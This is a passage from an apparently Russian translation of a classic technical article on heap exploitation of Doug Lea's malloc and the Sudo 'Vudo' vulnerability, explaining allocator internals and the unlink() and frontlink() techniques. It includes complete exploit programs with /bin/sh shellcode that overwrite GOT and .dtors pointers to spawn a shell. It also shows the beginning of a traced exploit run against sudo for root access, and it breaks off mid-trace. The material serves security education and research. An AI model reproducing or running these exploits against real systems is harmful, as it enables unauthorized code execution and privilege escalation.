• Чтобы поместить свободный блок `P` размером `S` в его бин (в связанный двусвязный список, фактически), в порядке размера, dlmalloc вызывает `frontlink()`. «Блоки одинакового размера связываются так, что наиболее недавно освобождённый находится впереди, а выделение происходит с конца. Это даёт порядок выделения LRU или FIFO», как упомянуто в 3.1.2.2.

Макрос `frontlink()` вызывает `smallbin_index()` или `bin_index()` (представленные в 3.4.1) для нахождения индекса IDX бина, соответствующего размеру S, вызывает `mark_binblock()` для указания того, что этот бин больше не пуст, вызывает `bin_at()` для определения физического адреса бина, и наконец помещает свободный блок `P` на нужное место в двусвязный список бина:

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
            while ( FD != BK && S < chunksize(FD) ) {  \
                FD = FD->fd;                           \
            }                                          \
            BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

3.5 - Основные публичные процедуры

Конечная цель атакующего, которому удалось разбить heap процесса, — выполнить произвольный код. Doug Lea's Malloc можно заставить достичь этой цели после успешного повреждения heap либо благодаря макросу `unlink()`, либо благодаря макросу `frontlink()`, оба из которых представлены выше и подробно описаны в 3.6. Следующее описание алгоритмов malloc(3), free(3) и realloc(3) поэтому сосредоточено на этих двух внутренних макросах.

3.5.1 - Алгоритм malloc(3)

Функция malloc(3), названная `__libc_malloc()` в библиотеке GNU C (malloc() — лишь weak-символ) и `mALLOc()` в файле malloc.c, в первую очередь выполняет код, на который указывает `__malloc_hook`, если этот отладочный хук не равен NULL (но обычно он равен). Затем malloc(3) преобразует запрошенный объём динамической памяти в пригодный вид (через `request2size()`, представленный в 3.3.2) и вызывает внутреннюю функцию `chunk_alloc()`, которая предпринимает первый успешный из следующих шагов:

[1] «Сканируется бин, соответствующий запрошенному размеру, и если найден блок точно нужного размера, он берётся».

Doug Lea's Malloc считает блок «точно нужного размера», если разница между его размером и запрошенным размером больше или равна 0, но меньше MINSIZE байт.

[1.1] Случай малого запрошенного размера обрабатывается отдельно:

• **[1.1.1]** Если двусвязный список соответствующего бина не пуст, `chunk_alloc()` выбирает последний блок в этом списке (обход списка и проверка размера не нужны для малых бинов, поскольку они содержат блоки одинакового размера).

• **[1.1.2]** Но если этот список пуст, а двусвязный список следующего бина не пуст, `chunk_alloc()` выбирает последний блок в этом списке (разница между размером этого блока и запрошенным размером действительно меньше MINSIZE байт — равна 8 байтам).

• **[1.1.3]** Наконец, если свободный блок точно нужного размера был найден и выбран, `chunk_alloc()` вызывает `unlink()` для удаления этого блока из его двусвязного списка и возвращает его в `mALLOc()`. Если такой блок не найден, выполняется шаг[2].

[1.2] Если запрошенный размер не малый, сканируется двусвязный список соответствующего бина. `chunk_alloc()` начинает с последнего (наименьшего) свободного блока в списке и следует по обратному указателю каждого обходимого блока:

• **[1.2.1]** Если при сканировании встречается слишком большой блок, сканирование прерывается, поскольку следующие обходимые блоки также будут слишком большими, и выполняется шаг[2].

• **[1.2.2]** Но если найден блок точно нужного размера, вызывается `unlink()` для его удаления из двусвязного списка, и блок возвращается в `mALLOc()`. Если при сканировании достаточно большой блок не был найден вовсе, выполняется шаг[2].

[2] «Используется наиболее недавно разделённый блок, если он достаточно велик».

Но этот конкретный свободный блок памяти не всегда существует. Если один из доступных свободных блоков помечен меткой `last_remainder`:

• **[2.1]** Он делится на две части, если слишком велик. Первая часть (размером, равным запрошенному) возвращается в `mALLOc()`, вторая становится новым `last_remainder`.

• **[2.2]** Но если разница между размером блока `last_remainder` и запрошенным размером меньше MINSIZE байт, `chunk_alloc()` вызывает `clear_last_remainder()` и затем:

• **[2.2.1]** Возвращает этот наиболее недавно разделённый блок в `mALLOc()`, если он достаточно велик.

• **[2.2.2]** Или помещает этот блок в его двусвязный список (через макрос `frontlink()`), если он слишком мал, и выполняет шаг[3].

[3] «Сканируются другие бины в порядке возрастания размера, используя достаточно большой блок для выполнения запроса и разделяя любой остаток».

Сканируемые бины (соответствующие размерам, большим или равным запрошенному) обрабатываются один за другим (начиная с бина, на котором остановился поиск на шаге[1]) до тех пор, пока не будет найден достаточно большой блок:

• **[3.1]** Этот достаточно большой блок делится на две части, если он слишком велик. Первая часть снимается с двусвязного списка через `unlink()` и возвращается в `mALLOc()`. Вторая часть становится новым `last_remainder`.

• **[3.2]** Но если найден блок точно нужного размера, вызывается `unlink()` для его удаления, и блок возвращается в `mALLOc()`. Если достаточно большой блок вовсе не найден, выполняется шаг[4].

[4] «Если достаточно велик, разделяется блок, граничащий с концом памяти (`top`)».

Блок wilderness достаточно велик, если разница между его размером и запрошенным размером больше или равна MINSIZE байтам (иначе выполняется шаг[5]). Блок wilderness тогда делится на две части: первая возвращается в `mALLOc()`, вторая становится новым блоком wilderness.

[5] «Если запрошенный размер превышает порог mmap и система поддерживает mmap, и отображённых регионов достаточно мало, и вызов mmap успешен, запрос выделяется через прямое отображение памяти».

[6] «Иначе верхняя часть памяти расширяется путём получения дополнительного пространства из системы (обычно через sbrk, но переопределяемого через макрос MORECORE)».

После успешного расширения блок wilderness разделяется так же, как на шаге[4], но в случае неудачи в `mALLOc()` возвращается указатель NULL.

3.5.2 - Алгоритм free(3)

Функция free(3), названная `__libc_free()` в библиотеке GNU C и `fREe()` в файле malloc.c, в первую очередь выполняет код, на который указывает `__free_hook`, если этот отладочный хук не равен NULL, и затем различает следующие случаи:

[1] «free(0) не имеет эффекта».

[2] «Если блок был выделен через mmap, он освобождается через munmap()».

[3] «Если возвращаемый блок граничит с текущим верхним концом памяти, он сливается с top».

Если блок, который нужно освободить, расположен непосредственно перед самым верхним доступным блоком (блоком wilderness), собирается новый блок wilderness:

• **[3.1]** Если блок, расположенный непосредственно перед освобождаемым блоком, не используется, он снимается с двусвязного списка через `unlink()` и становится началом нового блока wilderness.

• **[3.2]** Но если этот предыдущий блок выделен, освобождаемый блок становится началом нового блока wilderness.

[4] «Другие блоки сливаются по мере поступления и помещаются в соответствующие бины. (Это включает случай слияния с текущим `last_remainder`)».

• **[4.1]** Если блок, расположенный непосредственно перед освобождаемым, не используется, он снимается с двусвязного списка через `unlink()` (если это не `last_remainder`) и сливается с освобождаемым блоком.

• **[4.2]** Если блок, расположенный непосредственно после освобождаемого, не используется, он снимается с двусвязного списка через `unlink()` (если это не `last_remainder`) и сливается с освобождаемым блоком.

• **[4.3]** Полученный после слияния блок помещается в свой двусвязный список (через макрос `frontlink()`), или становится новым `last_remainder`, если старый `last_remainder` был слит с освобождаемым блоком.

3.5.3 - Алгоритм realloc(3)

Функция realloc(3), названная `__libc_realloc()` в библиотеке GNU C и `rEALLOc()` в файле malloc.c, в первую очередь выполняет код, на который указывает `__realloc_hook`, если он не равен NULL, и затем различает следующие случаи:

[1] «Если определён `REALLOC_ZERO_BYTES_FREES` и realloc(3) был вызван с аргументом размера ноль, вызывается функция `fREe()`». Иначе выполняется шаг[2].

[2] «realloc от null должен вести себя как malloc». Если realloc(3) был вызван с аргументом-указателем NULL, вызывается `mALLOc()`. Иначе выполняется шаг[3], предварительно преобразовав запрошенный объём в пригодный вид через `request2size()`.

[3] «Блоки, полученные через mmap [...]». `rEALLOc()` вызывает `chunk_is_mmapped()` для определения, был ли перевыделяемый блок получен через mmap. Если да, выполняется специальный код; иначе блок обрабатывается внутренней функцией `chunk_realloc()`.

[4] «Если перевыделение для меньшего пространства [...]».

• **[4.1]** Обрабатываемый блок делится на две части, если его размер на MINSIZE байт или более превышает запрошенный. Первая часть возвращается в `rEALLOc()`, вторая освобождается через `chunk_free()`.

• **[4.2]** Но обрабатываемый блок просто возвращается в `rEALLOc()`, если разница между его размером и запрошенным меньше MINSIZE байт.

[5] «Иначе, если перевыделение для дополнительного пространства, и блок можно расширить — он расширяется, иначе выполняется последовательность malloc-copy-free. Есть несколько способов расширения блока. Все они испытываются»:

• **[5.1]** «Расширение вперёд в следующий смежный свободный блок».

• **[5.2]** «Сдвиг назад с одновременным расширением вперёд».

• **[5.3]** «Сдвиг назад, объединение с предшествующим смежным пространством».

• **[5.4]** Если блок не может быть расширен, вызывается `chunk_alloc()` для выделения нового блока точно нужного размера:

• **[5.4.1]** Если блок, возвращённый `chunk_alloc()`, расположен непосредственно после перевыделяемого, он с ним сливается.

• **[5.4.2]** Иначе перевыделяемый блок освобождается через `chunk_free()` (его содержимое предварительно копируется во вновь выделенный блок). Наконец, блок, возвращённый `chunk_alloc()`, возвращается в `rEALLOc()`.

3.6 - Выполнение произвольного кода

3.6.1 - Техника unlink()

3.6.1.1 - Концепция

Если атакующему удаётся заставить dlmalloc обработать тщательно созданный поддельный блок памяти (или блок, чьи поля `fd` и `bk` были повреждены) макросом `unlink()`, он сможет перезаписать любое целое число в памяти значением по своему выбору и, следовательно, в

конечном итоге выполнить произвольный код.

```
#define unlink( P, BK, FD ) {            \
[1] BK = P->bk;                          \
[2] FD = P->fd;                          \
[3] FD->bk = BK;                         \
[4] BK->fd = FD;                         \
}
```

Действительно, атакующий мог бы сохранить адрес указателя на функцию, минус 12 байт (как объяснено ниже), в прямом указателе FD поддельного блока (читается на строке[2]), и адрес шеллкода в обратном указателе BK поддельного блока (читается на строке[1]). Макрос `unlink()`, пытаясь снять этот поддельный блок с его воображаемого двусвязного списка, перезапишет (на строке[3]) указатель на функцию, расположенный по адресу FD плюс 12 байт (12 — смещение поля `bk` внутри граничного тега), значением BK (адресом шеллкода).

Если уязвимая программа читает перезаписанный указатель на функцию (например, запись в GOT (Global Offset Table) или один из отладочных хуков, встроенных в Doug Lea's Malloc: `__malloc_hook`, `__free_hook` и т.д.) и переходит на ячейку памяти, на которую он указывает, и если в этот момент там хранится допустимый шеллкод, шеллкод выполняется.

Но поскольку `unlink()` также перезапишет (на строке[4]) целое число, расположенное в самой середине шеллкода, по адресу BK плюс 8 байт (8 — смещение поля `fd` внутри граничного тега), значением FD (допустимый указатель, но, вероятно, не допустимый машинный код), первая инструкция шеллкода должна перепрыгнуть через перезаписанное целое число в классический шеллкод.

Эта техника `unlink()`, впервые введённая Solar Designer, иллюстрируется proof of concept в 3.6.1.2 и была успешно использована против определённых уязвимых версий таких программ, как браузеры Netscape, traceroute и slocate.

3.6.1.2 - Proof of concept

Программа ниже содержит типичное переполнение буфера, поскольку атакующий может перезаписать (на строке[3]) данные, хранящиеся непосредственно после конца первого буфера, если первый аргумент, переданный программе (argv[1]), длиннее 666 байт:

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second;

/*[1]*/ first = malloc( 666 );
/*[2]*/ second = malloc( 12 );
/*[3]*/ strcpy( first, argv[1] );
/*[4]*/ free( first );
/*[5]*/ free( second );
/*[6]*/ return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'`
Segmentation fault (core dumped)
```

Поскольку первый буфер был выделен в heap (на строке[1], точнее — на шаге[4] алгоритма malloc(3)), а не в стеке, атакующий не может использовать классические техники разбивания стека

для эксплуатации уязвимости:

```
https://phrack.org/issues/49/14.html#article
https://phrack.org/issues/55/8.html#article
```

Но атакующий может перезаписать граничный тег, связанный со вторым блоком памяти (выделенным в heap на строке[2]), поскольку этот граничный тег расположен непосредственно после конца первого блока. Область памяти, зарезервированная для пользователя в первом блоке, даже включает поле `prev_size` этого граничного тега (как подробно описано в 3.3.3), и размер этой области равен 668 байтам (размер области памяти, зарезервированной для пользователя в первом блоке, равен эффективному размеру этого блока, 672 (request2size(666)), минус 4 байта).

Итак, если размер первого аргумента, переданного уязвимой программе атакующим, больше или равен 680 (668 + 3*4) байтам, атакующий сможет перезаписать поля `size`, `fd` и `bk` граничного тега, связанного со вторым блоком. Он мог бы поэтому использовать технику `unlink()`, но как заставить dlmalloc обработать повреждённый второй блок через `unlink()`, если этот блок выделен?

Когда на строке[4] вызывается free(3) для освобождения первого блока, выполняется шаг[4.2] алгоритма free(3), и второй блок обрабатывается `unlink()`, если он свободен (если бит PREV_INUSE следующего непрерывного блока сброшен). К сожалению, этот бит установлен, поскольку второй блок выделен, но атакующий может заставить dlmalloc читать поддельный бит PREV_INUSE, поскольку он контролирует поле `size` второго блока (используемое dlmalloc для вычисления адреса следующего непрерывного блока).

Например, если атакующий перезаписывает поле `size` второго блока значением -4 (0xfffffffc), dlmalloc будет думать, что начало следующего непрерывного блока находится фактически на 4 байта перед началом второго блока, и поэтому будет читать поле `prev_size` второго блока вместо поля `size` следующего непрерывного блока. Итак, если атакующий хранит чётное целое число (с сброшенным битом PREV_INUSE) в этом поле `prev_size`, dlmalloc обработает повреждённый второй блок через `unlink()`, и атакующий сможет применить технику, описанную в 3.6.1.1.

Действительно, эксплойт ниже перезаписывает поле `fd` второго блока указателем на запись в GOT функции free(3) (читаемой на строке[5] после атаки `unlink()`) минус 12 байт, и перезаписывает поле `bk` второго блока адресом специального шеллкода, хранящегося в 8 (2*4) байтах после начала первого буфера (первые 8 байт этого буфера соответствуют полям `fd` и `bk` связанного граничного тега и перезаписываются на строке[4] функцией `frontlink()` на шаге[4.3] алгоритма free(3)).

Поскольку шеллкод выполняется в heap, этот эксплойт будет работать против систем, защищённых патчем ядра Linux от проекта Openwall, но не против систем, защищённых патчем ядра Linux от команды PaX:

```
http://www.openwall.com/linux/
http://pageexec.virtualave.net/

$ objdump -R vulnerable | grep free
0804951c R_386_JUMP_SLOT   free

$ ltrace ./vulnerable 2>&1 | grep 666
malloc(666)                                          = 0x080495e8

$ set -o noclobber && cat > exploit.c << EOF
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x0804951c )
#define CODE_ADDRESS ( 0x080495e8 + 2*4 )

#define VULNERABLE "./vulnerable"
#define DUMMY 0xdefaced
```

```
#define PREV_INUSE 0x1

char shellcode[] =
        /* the jump instruction */
        "\xeb\x0appssssffff"
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main( void )
{
        char * p;
        char argv1[ 680 + 1 ];
        char * argv[] = { VULNERABLE, argv1, NULL };

        p = argv1;
        /* the fd field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the first chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the special shellcode */
        memcpy( p, shellcode, strlen(shellcode) );
        p += strlen( shellcode );
        /* the padding */
        memset( p, 'B', (680 - 4*4) - (2*4 + strlen(shellcode)) );
        p += ( 680 - 4*4 ) - ( 2*4 + strlen(shellcode) );
        /* the prev_size field of the second chunk */
        *( (size_t *)p ) = (size_t)( DUMMY & ~PREV_INUSE );
        p += 4;
        /* the size field of the second chunk */
        *( (size_t *)p ) = (size_t)( -4 );
        p += 4;
        /* the fd field of the second chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 12 );
        p += 4;
        /* the bk field of the second chunk */
        *( (void **)p ) = (void *)( CODE_ADDRESS );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$
```

3.6.2 - Техника frontlink()

3.6.2.1 - Концепция

В качестве альтернативы атакующий может эксплуатировать макрос `frontlink()` для злоупотребления программами, некорректно управляющими heap. Техника `frontlink()` менее гибкая и сложнее в реализации, чем техника `unlink()`, однако она может быть интересным вариантом, поскольку её предусловия отличаются. Хотя никакого эксплойта, применяющего эту технику `frontlink()` в реальных условиях, не известно, proof of concept представлен в 3.6.2.2, и

это был один из возможных методов против уязвимости Sudo.

```
#define frontlink( A, P, S, IDX, BK, FD ) {            \
    if ( S < MAX_SMALLBIN_SIZE ) {                     \
        IDX = smallbin_index( S );                     \
        mark_binblock( A, IDX );                       \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
        FD->bk = BK->fd = P;                           \
[1] } else {                                           \
        IDX = bin_index( S );                          \
        BK = bin_at( A, IDX );                         \
        FD = BK->fd;                                   \
        if ( FD == BK ) {                              \
            mark_binblock(A, IDX);                     \
        } else {                                       \
[2]         while ( FD != BK && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;                           \
            }                                          \
[4]         BK = FD->bk;                               \
        }                                              \
        P->bk = BK;                                    \
        P->fd = FD;                                    \
[5]     FD->bk = BK->fd = P;                           \
    }                                                  \
}
```

Если свободный блок `P`, обрабатываемый `frontlink()`, не является малым блоком, выполняется код на строке[1], и соответствующий двусвязный список свободных блоков обходится (на строке[2]) до нахождения места для вставки `P`. Если атакующему удалось перезаписать прямой указатель одного из обходимых блоков (читается на строке[3]) адресом тщательно созданного поддельного блока, он мог бы заставить `frontlink()` покинуть цикл[2], пока FD указывает на этот поддельный блок. Затем обратный указатель BK этого поддельного блока был бы прочитан (на строке[4]) и целое число, расположенное по адресу BK плюс 8 байт (8 — смещение поля `fd` внутри граничного тега), было бы перезаписано адресом блока `P` (на строке[5]).

Атакующий мог бы сохранить адрес указателя на функцию (минус 8 байт) в поле `bk` поддельного блока и таким образом заставить `frontlink()` перезаписать (на строке[5]) этот указатель на функцию адресом блока `P` (но, к сожалению, не адресом по своему выбору). Кроме того, атакующий должен хранить допустимый машинный код по этому адресу, поскольку его конечная цель — выполнить произвольный код в следующий раз, когда будет вызвана функция, на которую указывает перезаписанное целое число.

Но адрес свободного блока `P` соответствует началу связанного граничного тега, и, следовательно, расположению его поля `prev_size`. Так действительно ли возможно хранить машинный код в `prev_size`?

• Если структура heap вокруг `prev_size` изменилась между моментом атаки `frontlink()` и моментом вызова функции, на которую указывает перезаписанное целое число, 4 байта, соответствующие полю `prev_size`, могут теперь соответствовать самой середине выделенного блока, контролируемого атакующим, и, следовательно, могут соответствовать началу классического шеллкода.

• Но если структура heap не изменилась, атакующий может всё равно хранить допустимый машинный код в поле `prev_size` блока `P`. Действительно, это поле `prev_size` не используется dlmalloc и может содержать пользовательские данные (как упомянуто в 3.3.3), поскольку блок памяти, расположенный непосредственно перед блоком `P`, выделен (иначе он был бы слит со свободным блоком `P` до злонамеренного вызова `frontlink()`).

-- Если содержимое и размер этого предыдущего блока контролируются атакующим, они также контролируют содержимое конечного поля `prev_size` (поле `prev_size` блока `P`). Действительно, если аргумент размера, переданный в malloc(3) или realloc(3), кратен 8 байтам минус 4 байта, конечное поле `prev_size`, вероятно, будет содержать пользовательские данные, и атакующий может хранить там инструкцию перехода. Эта инструкция перехода, однажды выполненная, могла бы просто передать управление классическому шеллкоду, расположенному непосредственно перед полем `prev_size`. Эта техника используется в 3.6.2.2.

-- Но даже если содержимое или размер блока, расположенного перед блоком `P`, не контролируются атакующим, он может попытаться сохранить допустимый машинный код в поле `prev_size` блока `P`.

3.6.2.2 - Proof of concept

Программа ниже уязвима к переполнению буфера: хотя атакующий не может переполнить (на строке[7]) первый буфер, выделенный динамически в heap (на строке[1]), содержимым argv[2] (поскольку размер этого первого буфера в точности равен размеру argv[2]), он может переполнить (на строке[9]) четвёртый буфер, выделенный динамически в heap (на строке[4]), содержимым argv[1]. Размер области памяти, зарезервированной для пользователя в четвёртом блоке, равен 668 (request2size(666) - 4) байтам, так что если размер argv[1] больше или равен 676 (668 + 2*4) байтам, атакующий может перезаписать поля `size` и `fd` следующего непрерывного граничного тега.

```
$ set -o noclobber && cat > vulnerable.c << EOF
#include <stdlib.h>
#include <string.h>

int main( int argc, char * argv[] )
{
        char * first, * second, * third, * fourth, * fifth, * sixth;

/*[1]*/ first = malloc( strlen(argv[2]) + 1 );
/*[2]*/ second = malloc( 1500 );
/*[3]*/ third = malloc( 12 );
/*[4]*/ fourth = malloc( 666 );
/*[5]*/ fifth = malloc( 1508 );
/*[6]*/ sixth = malloc( 12 );
/*[7]*/ strcpy( first, argv[2] );
/*[8]*/ free( fifth );
/*[9]*/ strcpy( fourth, argv[1] );
/*[0]*/ free( second );
        return( 0 );
}
EOF

$ make vulnerable
cc     vulnerable.c   -o vulnerable

$ ./vulnerable `perl -e 'print "B" x 1337'` dummy
Segmentation fault (core dumped)
```

Шесть буферов, используемых этой программой, выделяются динамически (на строках[1]-[6]) на шаге[4] алгоритма malloc(3), и поэтому второй буфер расположен непосредственно после первого, третий — после второго и так далее. Атакующий поэтому может перезаписать (на строке[9]) граничный тег, связанный с пятым блоком (выделенным на строке[5] и освобождённым на строке[8]), поскольку этот блок расположен непосредственно после переполненного четвёртого буфера.

К сожалению, единственный вызов одной из процедур dlmalloc после переполнения на строке[9] — это вызов free(3) на строке[0]. Для освобождения второго буфера выполняется шаг[4] алгоритма

free(3), но макрос `unlink()` не вызывается ни на шаге[4.1], ни на шаге[4.2], поскольку блоки памяти, граничащие со вторым блоком (первый и третий блоки), выделены (и повреждённый граничный тег пятого блока даже не читается). Поэтому атакующий не может использовать технику `unlink()` во время вызова free(3) на строке[0], но должен использовать технику `frontlink()` (вызываемого на шаге[4.3] алгоритма free(3)).

Действительно, поле `fd` повреждённого граничного тега, связанного с пятым блоком, читается (на строке[3] макроса `frontlink()`) во время этого вызова `frontlink()`, поскольку второй блок должен быть вставлен в двусвязный список бина номер 79 (поскольку эффективный размер этого блока равен 1504 (request2size(1500))), поскольку пятый блок был вставлен в тот же самый двусвязный список на строке[8] (поскольку эффективный размер этого блока равен 1512 (request2size(1508))), и поскольку второй блок должен быть вставлен после пятого блока в этот список (1504 действительно меньше 1512, и блоки в каждом списке поддерживаются в порядке убывания по размеру, как упомянуто в 3.4.2).

Эксплойт ниже переполняет четвёртый буфер и перезаписывает поле `fd` пятого блока адресом поддельного блока, хранящегося в переменных окружения, переданных уязвимой программе. Поле `size` этого поддельного блока устанавливается в 0, чтобы заставить free(3) покинуть цикл[2] макроса `frontlink()`, когда FD указывает на этот поддельный блок, а в поле `bk` поддельного блока хранится адрес (минус 8 байт) первого расположения указателя на функцию в секции `.dtors`:

```
http://www.synnergy.net/downloads/papers/dtors.txt
```

Этот указатель на функцию, перезаписанный `frontlink()` адресом второго блока, читается и выполняется в конце уязвимой программы. Поскольку атакующий может контролировать (через argv[2]) содержимое и размер блока, расположенного непосредственно перед вторым блоком (первым блоком), он может использовать один из методов, описанных в 3.6.2.1, для хранения допустимого машинного кода в поле `prev_size` второго блока.

В эксплойте ниже размер второго аргумента, переданного уязвимой программе (argv[2]), кратен 8 байтам минус 4 байта и больше или равен размеру специального шеллкода. Последние 4 байта этого специального шеллкода (включая завершающий символ NUL) поэтому хранятся в последних 4 байтах первого буфера (поле `prev_size` второго блока) и соответствуют инструкции перехода, просто выполняющей классический шеллкод, хранящийся непосредственно перед ней.

```
$ objdump -j .dtors -s vulnerable | grep ffffffff
 80495a8 ffffffff 00000000                    ........

$ set -o noclobber && cat > exploit.c << EOF
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define FUNCTION_POINTER ( 0x80495a8 + 4 )

#define VULNERABLE "./vulnerable"
#define FAKE_CHUNK ( (0xc0000000 - 4) - sizeof(VULNERABLE) - (16 + 1) )
#define DUMMY 0xeffaced

char shellcode[] =
        /* the Aleph One shellcode */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"
        /* the jump instruction */
        "\xeb\xd1p";

int main( void )
{
        char * p;
        char argv1[ 676 + 1 ];
```

```
        char argv2[ 52 ];
        char fake_chunk[ 16 + 1 ];
        size_t size;
        char ** envp;
        char * argv[] = { VULNERABLE, argv1, argv2, NULL };

        p = argv1;
        /* the padding */
        memset( p, 'B', 676 - 4 );
        p += 676 - 4;
        /* the fd field of the fifth chunk */
        *( (void **)p ) = (void *)( FAKE_CHUNK );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        p = argv2;
        /* the padding */
        memset( p, 'B', 52 - sizeof(shellcode) );
        p += 52 - sizeof(shellcode);
        /* the special shellcode */
        memcpy( p, shellcode, sizeof(shellcode) );

        p = fake_chunk;
        /* the prev_size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( DUMMY );
        p += 4;
        /* the size field of the fake chunk */
        *( (size_t *)p ) = (size_t)( 0 );
        p += 4;
        /* the fd field of the fake chunk */
        *( (void **)p ) = (void *)( DUMMY );
        p += 4;
        /* the bk field of the fake chunk */
        *( (void **)p ) = (void *)( FUNCTION_POINTER - 8 );
        p += 4;
        /* the terminating NUL character */
        *p = '\0';

        /* the size of the envp array */
        size = 0;
        for ( p = fake_chunk; p < fake_chunk + (16 + 1); p++ ) {
                if ( *p == '\0' ) {
                        size++;
                }
        }
        size++;

        /* the allocation of the envp array */
        envp = malloc( size * sizeof(char *) );

        /* the content of the envp array */
        size = 0;
        for ( p = fake_chunk; p < fake_chunk + (16+1); p += strlen(p)+1 ) {
                envp[ size++ ] = p;
        }
        envp[ size ] = NULL;

        /* the execution of the vulnerable program */
        execve( argv[0], argv, envp );
        return( -1 );
}
EOF

$ make exploit
cc     exploit.c   -o exploit

$ ./exploit
bash$
```

---

4 - Эксплуатация уязвимости Sudo

4.1 - Теория

Для эксплуатации уязвимости Sudo, и как упомянуто в 2.4, атакующий должен перезаписать байт граничного тега, расположенного непосредственно после конца буфера `msg`, и воспользоваться этим ошибочно перезаписанным байтом до его восстановления.

Действительно, предоставляемый в 4.2 эксплойт заставляет `do_syslog()` перезаписать (на строке[5] в `do_syslog()`) байт указателя `bk`, связанного с этим следующим непрерывным граничным тегом, заставляет malloc(3) следовать (на шаге[3] в malloc(3)) этому повреждённому обратному указателю к поддельному блоку памяти, и заставляет malloc(3) снять (на шаге[3.2] в malloc(3)) этот поддельный блок с его воображаемого двусвязного списка. Атакующий может поэтому применить технику `unlink()`, представленную в 3.6.1, и в конечном итоге выполнить произвольный код от имени root.

Как эти последовательные трюки фактически выполняются, представлено ниже в виде полного, успешного и прокомментированного запуска эксплойта Vudo (трассируемые вызовы dlmalloc были выполнены Sudo и получены через специальную разделяемую библиотеку, хранящуюся в `/etc/ld.so.preload`):

```
$ ./vudo 0x002531dc 62595 6866
malloc( 9 ): 0x0805e480;
malloc( 7 ): 0x0805e490;
malloc( 6 ): 0x0805e4a0;
malloc( 5 ): 0x0805e4b0;
malloc( 36 ): 0x0805e4c0;
malloc( 18 ): 0x0805e4e8;
malloc( 14 ): 0x0805e500;
malloc( 10 ): 0x0805e518;
malloc( 5 ): 0x0805e528;
malloc( 19 ): 0x0805e538;
malloc( 3 ): 0x0805e550;
malloc( 62596 ): 0x0805e560;
```

Этот буфер размером 62596 байт был выделен функцией `tzset(3)` (вызываемой Sudo в начале функции `init_vars()`) и является простой копией переменной окружения TZ, размер которой был предоставлен атакующим через второй аргумент, переданный эксплойту Vudo (62596 равно 62595 плюс 1, размер завершающего символа NUL).

Полезность такого огромного динамически выделенного буфера описана ниже, и она оказалась существенной для эксплойта Vudo. Например, этот эксплойт никогда не будет работать против операционной системы Debian, поскольку функция `tzset(3)`, используемая Debian, не читает значение переменной окружения TZ при запуске программ с битами SUID или SGID.

```
malloc( 176 ): 0x0806d9e8;
free( 0x0806d9e8 );
malloc( 17 ): 0x0806d9e8;
malloc( 6 ): 0x0806da00;
malloc( 4096 ): 0x0806da10;
malloc( 6 ): 0x0806ea18;
malloc( 1024 ): 0x0806ea28;
malloc( 176 ): 0x0806ee30;
malloc( 8 ): 0x0806eee8;
malloc( 120 ): 0x0806eef8;
malloc( 15 ): 0x0806ef78;
malloc( 38 ): 0x0806ef90;
malloc( 40 ): 0x0806efc0;
malloc( 36 ): 0x0806eff0;
```

```
malloc( 15 ): 0x0806f018;
malloc( 38 ): 0x0806f030;
malloc( 40 ): 0x0806f060;
malloc( 36 ): 0x0806f090;
malloc( 14 ): 0x0806f0b8;
malloc( 38 ): 0x0806f0d0;
malloc( 40 ): 0x0806f100;
malloc( 36 ): 0x0806f130;
malloc( 14 ): 0x0806f158;
malloc( 38 ): 0x0806f170;
malloc( 40 ): 0x0806f1a0;
malloc( 36 ): 0x0806f1d0;
malloc( 36 ): 0x0806f1f8;
malloc( 19 ): 0x0806f220;
malloc( 40 ): 0x0806f238;
malloc( 38 ): 0x0806f268;
malloc( 15 ): 0x0806f298;
malloc( 38 ): 0x0806f2b0;
malloc( 17 ): 0x0806f2e0;
malloc( 38 ): 0x0806f2f8;
malloc( 17 ): 0x0806f328;
malloc( 38 ): 0x0806f340;
malloc( 18 ): 0x0806f370;
malloc( 38 ): 0x0806f388;
malloc( 12 ): 0x0806f3b8;
malloc( 38 ): 0x0806f3c8;
malloc( 17 ): 0x0806f3f8;
malloc( 38 ): 0x0806f410;
malloc( 17 ): 0x0806f440;
malloc( 40 ): 0x0806f458;
malloc( 18 ): 0x0806f488;
malloc( 40 ): 0x0806f4a0;
malloc( 18 ): 0x0806f4d0;
malloc( 38 ): 0x0806f4e8;
malloc( 40 ): 0x0806f518;
malloc( 16 ): 0x0806f548;
malloc( 38 ): 0x0806f560;
